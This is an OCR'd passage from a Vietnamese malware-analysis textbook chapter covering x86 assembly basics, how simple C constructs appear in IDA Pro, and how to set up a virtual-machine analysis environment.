
Có một số khuyến cáo đối với những người phân tích tích mã độc đó là:

- Đừng đòi hỏi vào việc người phân tích phải phân tích và hiểu hết các tính năng của mã độc , bởi :


- Hầu hết các chương trình mã độc có lượng mã là lớn và phức tạp nên chủ yếu xác định các tính năng chính của malware.
- Hãy luôn sử dụng phối hợp nhiều công cụ và các cách tiếp cận khác nhau để phân tích.
- Luôn luôn cập nhật các kĩ thuật mới mà những người viết malware sử dụng cũng như các kĩ thuật mới, các công cụ hỗ trợ mới trong việc phân tích.

3.1 Các kiến thức cơ bản trong phân tích mã độc

Trong kiến trúc máy tính hiện đại , một hệ thống máy tính có thể được biểu diễn như sau:



Hình 3-1 Kiến trúc CPU



Hình 3-2: Mô hình trừu tượng

Người dùng có thể chạy hệ điều hành Windows trên nhiều loại phần cứng khác nhau. Khi người viết chương trình mã độc, họ có thể viết bằng nhiều ngôn ngữ khác nhau và sử dụng các trình biên dịch về dịch và chạy mã. Còn đối với người phân tích mã thì họ lại phải làm công việc ngược lại đó là đảo lại mã nguồn và làm sao có thể phân tích được mã nguồn đó và hiểu được.

Hình:

Hình trên giúp sinh viên có hiểu tổng quan về vị trí của người viết mã và vị trí của người phân tích mã là như thế nào. Hiện nay có rất cấp độ của ngôn ngữ lập trình, phần dưới đây sẽ mô tả 6 mức khác nhau đó:

Mức Hardware: đây là mức vật lý, chứa các tín hiệu điện tử thực hiện các tổ hợp các lệnh logic điện tử như XOR, AND, OR, NOT. Vì đây là phần cứng nên không thể dễ dàng có thể can thiệp bằng phần mềm.

Mức Microcode : mức microcode hay còn gọi là firmware. Microcode hoạt động trên sơ đồ dòng điện. Nó chứa các chỉ dẫn nhỏ được chuyển đổi từ ngôn ngữ bậc cao, cung cấp 1 phương thức để giao tiếp với phần cứng. Khi thực hiện phân tích mã độc, không cần lo lắng về các microcode vì nó luôn được chỉ rõ bởi máy tính.

Mức Machine code : (mã máy) Mức machine code chưa các Opcodes, các ký tự hexadecimal và nói cho bộ xử lý CPU biết phải làm gì. Mã

máy thông thường được thực hiện với nhiều chỉ dẫn microcode để cho phần cứng bên dưới có thể thực thi được. Mã máy được tạo ra khi chương trình máy tính bậc cao được biên dịch.

Mức Low-level languages: Ngôn ngữ bậc thấp là ngôn ngữ người phân tích có thể đọc được. Ngôn ngữ bậc thấp mà phổ biến nhất là ngôn ngữ Assembly. Người phân tích mã độc làm việc ở mức ngôn ngữ này vì mã máy khó đọc. Người phân tích sử dụng các công cụ dịch ngược mã nguồn về dạng ngôn ngữ bậc thấp assembly.

Mức high-level languges: Ngôn ngữ bậc cao được nhiều lập trình viên sử dụng như C,C++ và một số ngôn ngữ khác. Ngôn ngữ này sau khi biên dịch sẽ chuyển sang dạng mã máy.

Mức Interpreted languages là ngôn ngữ ở cấp cao nhất, nhiều lập trình viên sử dụng các ngôn ngữ thông dịch như C#, Perl, .NET và Java. Các mã viết không biên dịch thành mã máy mà thay vì vậy biên dịch sang bytecode.

Đối với người phân tích mã độc, cần phải hiểu rõ ngôn ngữ Assembly để có thể đọc được mã nguồn (ở dạng dịch ngược)để phân tích. Phần tiếp theo đây giáo trình sẽ mô tả tổng quan ngôn ngữ Assembly 32bit trên kiến trúc CPU x86.

3.1.1 Ngôn ngữ Assembly 32bit

3.1.1.1 Các thanh ghi

- ESP trỏ đến đầu stack
- EBP thường dùng để chứa các địa chỉ stack
- EIP trỏ đến lệnh tiếp theo
- EAX chứa các biến số học,logic, thường dùng trong các thao tác nhân chia
- EBX thanh gi địa chỉ
- ECX thanh gi đếm hay dùng trong các vòng lặp
- EDX các thao tác vào ra, các phép tính
- ESI EDI thường dùng thao tác với các mảng, chuỗi

Các cờ:

- O cờ tràn, = 1 khi tràn bộ nhớ.
- P cờ chẵn lẻ

- Z cờ zero - kết quả bằng không z=1
- S cờ dấu s=1 thì kết quả âm
- C cờ nhớ, khi phép tính kết quả có nhớ hoặc mượn thì c=1

cờ điều khiển:

- T = 1 CPU chế độ là chạy từng lệnh (cờ bẫy- trap)
- I cờ ngắt.
- D cờ hướng, D =1 thì cpu làm việc với chuỗi từ phải sang trái.

Một số câu lệnh cơ bản:

- MOV gán vế phải cho vế trái
- MOVSX thực hiện khi vế trái có độ dài > hơn phải
- MOVZX thực hiện khi vế trái toàn 0
- LEA thanh gi, ô nhớ. Ghi ô nhớ vào thanh gi
- XCHG hoán đổi dữ liệu
- INC tăng 1 đơn vị
- DEC giảm 1 đơn vị
- ADD x1,x2 | x1 = x1 +x2
- ADC cộng phụ thuộc vào cờ
- SUB trừ.

-SBB trừ, phụ thuộc cờ C,(c=1 trừ kết quả di 1)

- MUL Nhân số không dấu (mul ecx |edx= eax *ecx)
- IMUL nhân số có dấu
- XADD thực hiện lần lượt xchg và add
- CMP so sánh: sau khi thực hiện tác động đến các cờ C Z S;

	C	Z	S
đích=nguồn	0	1	0
đích>Nguồn	0	0	0
đích< nguồn	1	0	1

- Test so sánh (tác động S Z P flag) so sánh bằng phép AND
- JMP nhảy không điều kiện
- JE JZ nhảy nếu cờ Z = 1 ,JNE JNZ ngược lại
- JS nhảy nếu cờ S =1
- JP/JPE nhảy nếu cờ P=1, JNP JNPE ngược lại
- JO nhảy nếu cờ O=1 JNO ngược lại

- JB nếu cờ C=1
- JBE nếu cờ C or F=1
- JL nếu cờ S<>O
- LOOP X, ECX >0 thì nhảy lên địa chỉ X, tạo vòng lặp
- MOVS: mov string, sau đó tăng, giảm các thanh gi tùy thuộc vào cờ D, D =0 tăng, D=1 giảm
- REP X thực hiện lặp lại X đến khi ECX =0
- LODS nạp vào EAX
- STDOS X nạp từ EAX vào X, sau đo tăng X
- CPMS so sánh 2 chuỗi
- CALL X , đi vào thực hiện ở địa chỉ X và pop địa chỉ trở về vào stack để phục
vụ cho lệnh ret.
- RET (retn) di chuyển đến địa chỉ đang chứa trong đỉnh stack, RET X, sau khi di chuyển sẽ clear X byte trong stack, lùi ESP lại tương ứng

3.1.1.2 ASM trên phần mềm IDA pro

1. Các kiểu:

- Byte_xxxxxx - địa chỉ xxxxx chứa giá trị kích thước 1 byte
- Word_xxxxx - địa chỉ xxxxx chứa giá trị kích thước 2 byte
- Dword_xxxxx - địa chỉ xxxxx chứa giá trị kích thước 4 byte
- Qword_xxxxxx- địa chỉ xxxxx chứa giá trị kích thước 8 byte
- Unk_xxxxx- Unknow type


2. Mảng, truy cập các phần tử trong mảng:

Với code C:

```
#include "stdafx.h"
int i,mang[10];
int _tmain(int argc, _TCHAR* argv[])
{
mang[0]=1;
mang[1]=2;
mang[2]=3;
mang[3]=4;
return 0;
```

}

Đoạn code trên hiển thị trong IDA:



Hình 3-3 Mảng hiển thị trong IDA

Với dword_403370 là địa chỉ đầu tiên của mảng, do mảng kiểu int (4 byte / biến) nên các phần tử tiếp theo có địa chỉ ô nhớ tăng lên 4, dword_403374, dword_403378,…

Tương ứng với

Mov dword_403370 ,1

Mov dword_403370+4,2

Mov dword_403370+8,3


Mov dword_403370 +12,4

Với các biến cục bộ thì sẽ được lưu địa chỉ trong EBP, là các địa chỉ thuộc stack. Với từng vị trí sẽ là ebp +1 +2 +3 +4…

3. Mảng dùng cấp phát bộ nhớ động:

```
int _tmain(int argc, _TCHAR* argv[])
{
int *heap_array = (int*)malloc(3 * sizeof(int));
heap_mang[0] = 10;
heap_mang[1] = 20;
heap_mang[2] = 30;
heap_mang[2] = 40;
}
```

Code hiển thị trong IDA:



Hình 3-4: Cấp phát bộ nhớ động

push 0Ch ; Size <- đưa size cần cấp phát và gọi hàm malloc để cấp phát

call ds:malloc

Với hàm malloc sau khi gọi xong trong thanh ghi eax sẽ chứa địa chỉ đầu tiên của mảng trong vùng nhớ được cấp phát động.


MOV các giá trị tương tự như mảng thường, ADD esp 4 là lùi stack lại để bỏ phần tử đầu (size) đi cân bằng lại stack như trước khi gọi hàm.

Tương tự khi sử dụng các biến cục bộ sẽ được lưu trong stack, như trên thì thay eax thành EBP.

4.Struct

```
#include <stdio.h>
#include "stdafx.h"
#include <malloc.h>
struct ch_struct
{           //kich thuoc
long x;   //   4 byte
short y;    // 2byte
double z;    //8byte
char c;      // 1 byte
};
struct ch_struct teststruct;
int _tmain(int argc, _TCHAR* argv[])
```

```
{
teststruct.x=10;
teststruct.y=20;
teststruct.z=30;
teststruct.c='a';
}
```



Hình 3-5: Cấu trúc lưu biến toàn cục

Cấu trúc được lưu stack(biến cục bộ) trên IDA.

```
.text:00401000 _main          proc near
.text:00401000
.text:00401000 var_18         = dword ptr -18h
.text:00401000 var_14         = word ptr -14h
.text:00401000 var_12         = byte ptr -12h
.text:00401000 var_10         = dword ptr -10h
.text:00401000 var_8          = qword ptr -8
.text:00401000
.text:00401000                push    ebp
.text:00401001                mov     ebp, esp
.text:00401003                sub     esp, 18h
.text:00401006                mov     [ebp+var_18], 10
.text:0040100D                mov     [ebp+var_14], 20
.text:00401013                mov     [ebp+var_12], 30
.text:00401017                mov     [ebp+var_10], 40
.text:0040101E                fld     ds:dbl_40B128
.text:00401024                fstp    [ebp+var_8]
.text:00401027                xor     eax, eax
.text:00401029                mov     esp, ebp
.text:0040102B                pop     ebp
.text:0040102C                retn
.text:0040102C _main          endp
```

Hình 3-6: Cấu trúc lưu biến cục bộ

Với EBP lưu lại địa chỉ của ESP (đỉnh stack khi bắt đầu hàm).

5. Một số cấu trúc hàm cơ bản của Assembly

- Lệnh IF, Cấu trúc rẽ nhánh

Trong ASM các lệnh If thường gồm một toán tử so sánh và một lệnh nhẩy tiếp theo dựa vào các cờ kết quả của toán tử so sánh.

Ví dụ :

.text:00401000 _wmain proc near

.text:00401000 mov ecx, dword_403374 <- X

.text:00401006 mov eax, dword_403370 <- Y

.text:0040100B cmp ecx, eax <- so sanh X va Y

.text:0040100D jle short loc_401015 <- nhảy nếu Z Flag =1 hoặc S flag # O flag (tương ứng với x=< y) Bỏ qua 2 dòng tiếp theo nhảy xuống 401015 thực hiện.

.text:0040100F mov dword_403374, eax <-gán X=Y, vì nếu X> Y thì jle sẽ không nhảy câu lệnh này được thực hiện.

.text:00401014 retn <- return Y. Thoát khỏi hàm, không thực hiện đoạn tiếp theo

.text:00401015 loc_401015:

.text:00401015 mov eax, ecx <- return X

.text:00401017 retn

.text:00401017 _wmain endp

- Vòng lặp, cấu trúc lặp

Cấu thành vòng lặp trong ASM thường gồm các lệnh jump vòng lên các lệnh phía trên để thực hiện lại một cách tuần tự từ trên xuống dưới, và các lệnh kiểm tra điều kiện để jump ra khỏi vòng. Hoặc các lệnh jump vòng lên trên với các điều kiện để tiếp tục jump vòng lên trên, nêu lệnh so sánh cho ra điều kiện đã sai / đúng thì sẽ ngừng jump vòng lên trên. Với mỗi trình biên dịch khác nhau sẽ cho ra các mã ASM khác nhau.


Trong hình ảnh ta có:

JL shorloc_401010 jump ngược lên trên để thực hiện lại.

Mov dword_403370[eax*4],eax gán.

Cmp eax,0Ah so sánh với 10

JL jump dựa trên điều kiện.



Hình 3-6: Hiển thị vòng lặp trên IDA

Với các dạng vòng lặp, điều kiện khác nhau, chương trình dịch khác nhau các mã ASM sẽ khác nhau để chương trình chạy tối ưu hơn. Vòng lặp vô hạn tuần hoàn sẽ không có các đoạn kiểm tra điều kiện và jump ra ngoài.

6. Cấu trúc cơ bản các hàm thủ tục trong ASM

Các đoạn hàm thủ tục ASM thường bắt đầu với đoạn

Push EBP


Mov ebp,esp

Đoạn này nhằm mục đích, lưu lại giá trị của EBP vào stack, lưu lại vị trí hiện tại của stack vào ebp. Do mỗi lần push thêm thì địa chỉ chứa

trong ESP sẽ giảm đi 4 để tiếp tục mở rộng stack. Lưu ESP lại tại EBP để nhớ địa chỉ của stack trước khi gọi hàm, thuận tiện cho việc gọi các biến lưu trong stack trước khi hàm được gọi.

Cuối chương trình thường có các đoạn pop lại giá trị của EBP, lệnh RET để trở về địa chỉ tiếp theo của lệnh CALL, lệnh RET XX với XX là số byte đã được đoạn hàm này sử dụng để xóa ra khỏi stack.

Ví dụ đoạn hàm MessageBoxA trong User32:



Hình 3-7: Đoạn hàm MessageBoxA trong user32

Lời gọi hàm:

Sẽ push các thông số theo thứ tự

```
push    0               ; uType
push    offset Caption  ; "thucaiiiiiiiii"
push    offset Text     ; "thu cai nuaaaaa"
push    0               ; hWnd
call    ds:MessageBoxA
```

Bình thường lệnh push cuối cùng sẽ là biến đầu tiên, lệnh push đầu tiên thực hiện sẽ là biến cuối cùng.

Các offset đến các chuỗi sẽ đưa vào stack.

- [ebp+wLanguageId] ; int
- [ebp+uType] ; int
- [ebp+lpCaption] ; int

- [ebp+lpMultiByteStr] ; lpMultiByteStr
- push [ebp+hWnd] ; int

Lưu các biến lưu trong stack trước khi hàm này được gọi.

hWnd= dword ptr 8

lpMultiByteStr= dword ptr 0Ch

lpCaption= dword ptr 10h

uType= dword ptr 14h

wLanguageId= dword ptr 18h

Giá trị của các trị số này đã được IDA thay lại – các tên cho dễ hiểu

push [ebp+uType] <- với push [ebp+14h]

Khi gọi hàm MessageBoxA:

Như trong hình trên tương ứng với việc gọi hàm:

MessageBoxA(0, "thu cai nuaaaaa", "thucaiiiiiiiiii", 0)


3.1.3 Môi trường và các công cụ hỗ trợ phân tích mã độc

Do đặc trưng của công việc phân tích mã độc, đó là hệ thống dùng để phân tích luôn ở trạng thái sạch, bên cạnh đó môi trường phân tích phải phù hợp với hoạt động của mã độc. Chính vì vậy việc hiểu cách xây dựng môi trường phân tích và các công cụ hỗ trợ phân tích mã độc là điều cần thiết. Phần dưới đây sẽ giới thiệu các công cụ và phần mềm giúp sinh viên có cơ sở, làm quen dần với các phần mềm, công cụ phân tích để vào các chương tiếp theo có thể thực hành và nắm bắt được cách thức xây dựng môi trường phân tích, các phương pháp phân tích.


Đối với xây dựng môi trường, người dùng có thể dùng máy thật và máy ảo để phân tích. Nếu sử dụng máy thật thì cần sử dụng các phần mềm như DeepFreeze để đóng băng lại ổ cứng. Mỗi lần máy tính khởi động lại sẽ trở lại trạng thái như ban đầu.

3.1.3.1 Phần mềm tạo máy ảo

Đối với môi trường ảo, người phân tích có thể sử dụng Vmware, và virtualbox để xây dựng.



Vmware: http://www.vmware.com



Virtual box: http://virtualbox.org

3.1.3.2 Các phần mềm hỗ trợ phân tích

a) Phần mềm lập trình

